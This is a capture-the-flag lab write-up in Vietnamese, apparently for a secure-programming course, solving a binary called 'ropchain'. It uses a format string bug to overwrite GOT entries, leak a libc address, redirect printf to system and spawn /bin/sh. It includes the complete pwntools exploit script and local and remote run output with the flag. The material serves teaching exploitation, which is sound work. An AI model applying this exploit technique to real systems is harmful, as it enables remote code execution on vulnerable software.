Theo như trên thì ta thấy địa chỉ hàm **main** chỉ khác địa chỉ got của hàm **exit()** 2 bytes, do đó ta chỉ cần ghi 2 bytes với format **\$hn**, 2 bytes này là **0x1196 = 4502**

Tiếp theo ta thấy ta cần ghi đè giá trị của biến **a** thành **-1** mà **-1 = 0xffffffffffffff** (trong kiến trúc 64bit)

Mà ở đây ta chọn ghi theo định dạng 2 bytes mỗi lần, do đó ta chia ra ghi 4 lần, mỗi lần **0xffff** vào địa chỉ biến **a**. Mà **0xffff = 65535**, trước đó ta đã in ra màn hình **4502** ký tự rồi nên giờ chỉ cần in ra thêm **65535 - 4502 = 61033**.

Còn phần leak địa chỉ hàm trong libc trên stack thì ở đây:

```

... ↓ 7 skipped
34:01a0 0x7fffffffdaa0 → 0x3ff040 ← 0x400000006
35:01a8 0x7fffffffdaa8 ← 0xf0
36:01b0 0x7fffffffdaab ← 0xc2
37:01b8 0x7fffffffdaab → 0x7fffffffdae7 ← 0x4010b000
38:01c0 0x7fffffffdac0 → 0x7fffffffdae6 ← 0x4010b00000
39:01c8 0x7fffffffdac8 → 0x40129d ( __libc_csu_init+77) ← add rbx, 1
3a:01d0 0x7fffffffdad0 → 0x7ffff7fc62e8 ← 0x0
3b:01d8 0x7fffffffdad8 → 0x401250 ( __libc_csu_init) ← endbr64
3c:01e0 0x7fffffffdae0 ← 0x0
3d:01e8 0x7fffffffdae8 → 0x4010b0 ( _start) ← endbr64
3e:01f0 0x7fffffffdaf0 → 0x7ffff7fdbf0 ← 0x1
3f:01f8 0x7fffffffdaf8 ← 0xd9e59b2d72010200
40:0200 0x7ffff7fdb00 ← 0x0
41:0208 rbp → 0x7ffff7df9083 ( __libc_start_main+243) ← mov edi, eax
42:0210 0x7ffff7ffc620 ( _rtld_global_ro) ← 0x50f8500000000

```

Ta tính được địa chỉ này là tham số thứ **71** của **printf()**, do đó sau khi overwrite rồi thì ta thêm vào chuỗi **%71\$p** ở cuối payload nhằm leak địa chỉ đó ra. Ở đây ta thấy là địa chỉ này + 243. Note để tí nữa ta cần trừ đi 243.

Dưới đây là payload chi tiết:

```

a_addr = 0x404070 # binary.sym.a
main_addr = 0x401196 # binary.sym.main
exit_got = 0x404030 # binary.got.exit

payload = b"%4502c%12$hn%61033c%13$hn%14$hn%15$hn%16$hn%71$p" + \
    p64(exit_got) + p64(a_addr) + p64(a_addr+2) + p64(a_addr+4) + p64(a_addr+6)

r.sendline(payload)
r.recvuntil(b"0x")

leak = int(r.recv().split(b"@@")[0], 16)
log.info(f"leak libc address: {hex(leak)}")

```

❖ Tiếp theo ta cần tính **libcbase** và **system address** như sau:

- Trước tiên ta sẽ lấy offset của hàm mà ta leak được và offset của hàm system:

```

→ ropchain ⚡
▶ readelf -sW libc-2.31.so | grep __libc_start_main
2238: 0000000000023f90 483 FUNC GLOBAL DEFAULT 15 __libc_start_main@GLIBC_2.2.5
→ ropchain ⚡
▶ readelf -sW libc-2.31.so | grep system
237: 0000000000015d00 103 FUNC GLOBAL DEFAULT 15 svcerr_systemerr@GLIBC_2.2.5
619: 00000000000052290 45 FUNC GLOBAL DEFAULT 15 __libc_system@GLIBC_PRIVATE
1430: 00000000000052290 45 FUNC WEAK DEFAULT 15 system@GLIBC_2.2.5
→ ropchain ⚡
▶

```

- Dưới đây là code thực hiện:

```

leak_func_offset = 0x23f90
system_offset = 0x52290

libcbase = leak - 243 - leak_func_offset
log.info(f"Libc base: {hex(libcbase)}")

system_addr = libcbase + system_offset
log.info(f"system addr: {hex(system_addr)}")

```

Sau khi trích xuất được địa chỉ leak ra, ta cần tính libcbase. Ta lấy địa chỉ leak ra được trừ cho **243** như đã nói ở trên, tiếp theo trừ cho offset của hàm này (**__libc_start_main**).

Sau khi có được libcbase ta sẽ tính địa chỉ hàm system: lấy libcbase + offset hàm system.

- ❖ Tiếp theo ta tiến hành ghi đè got address của hàm **printf()** thành địa chỉ hàm **system**:

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/ropchain/ropchain_patched:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0x404018] printf@GLIBC_2.2.5 → 0x401030 ←- endbr64
[0x404020] setvbuf@GLIBC_2.2.5 → 0x401040 ←- endbr64
[0x404028] __isoc99_scanf@GLIBC_2.7 → 0x401050 ←- endbr64
[0x404030] exit@GLIBC_2.2.5 → 0x401060 ←- endbr64
```

- Ta dùng hàm sinh payload của pwntools cho việc lợi dụng lỗi format string để ghi vào vùng nhớ:

```
printf_got = 0x404018
payload = fmtstr_payload(6, {printf_got: p64(
    system_addr), a_addr: p64(0xffffffffffffffff)}, write_size='short')
r.sendline(payload)
```

- ❖ Cuối cùng gửi payload “/bin/sh” để khi chương trình thực hiện sẽ thực thi: **system("/bin/sh")**

```
r.sendline(b"/bin/sh\x00")

r.interactive()
```

Exploit code:


```
exploit.py 7 X
ropchain > exploit.py > ...
1  from pwn import *
2
3  # binary = context.binary = ELF("./ropchain_patched")
4  # r = process(binary.path)
5  r = remote('10.81.0.7', 14002)
6  # gdb.attach(r, api=True)
7
8  a_addr = 0x404070 # binary.sym.a
9  main_addr = 0x401196 # binary.sym.main
10 exit_got = 0x404030 # binary.got.exit
11
12 payload = b"%4502c%12$hn%61033c%13$hn%14$hn%15$hn%16$hn%71$p" + \
13 | p64(exit_got) + p64(a_addr) + p64(a_addr+2) + p64(a_addr+4) + p64(a_addr+6)
14
15 r.sendline(payload)
16 r.recvuntil(b"0x")
17
18 leak = int(r.recv().split(b"0@@")[0], 16)
19 log.info(f"leak libc address: {hex(leak)}")
20
21 leak_func_offset = 0x23f90
22 system_offset = 0x52290
23
24 libcbase = leak - 243 - leak_func_offset
25 log.info(f"Libc base: {hex(libcbase)}")
26
27
28 system_addr = libcbase + system_offset
29 log.info(f"system addr: {hex(system_addr)}")
30
31 printf_got = 0x404018
32 payload = fmtstr_payload(6, {printf_got: p64(
33 | system_addr), a_addr: p64(0xffffffffffffffff)}, write_size='short')
34
35 r.sendline(payload)
36 r.sendline(b"/bin/sh\x00")
37
38 r.interactive()
39
```

Flag:

Trên local:

```
→ ropchain ⚡ 22:24:02
▶ python3 exploit.py
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/ropchain/ropchain_patched'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
RUNPATH:   b'.'
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/ropchain/ropchain_patched':
pid 50190
[*] leak libc address: 0x7ffff7df9083
[*] Libc base: 0x7ffff7dd5000
[*] system addr: 0x7ffff7e27290
[*] Switching to interactive mode
```

```
aaa\x18000$ ls
Dockerfile  exploit_huy.py  ld-2.31.so      libc.so.6  ropchain_patched
exploit.py  flag.txt        libc-2.31.so    ropchain   solve.py
$ cat flag.txt
flag{test_flag}
$
```

Trên remote:

```
ubuntu@se4a8a210-vm:~$ python3 exploit_ropchain.py
[+] Opening connection to 10.81.0.7 on port 14002: Done
[*] leak libc address: 0x7fcc21b6f083
[*] Libc base: 0x7fcc21b4b000
[*] system addr: 0x7fcc21b9d290
```

```
flag.txt
ropchain
$ cat flag.txt
w1{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}
$
```

HẾT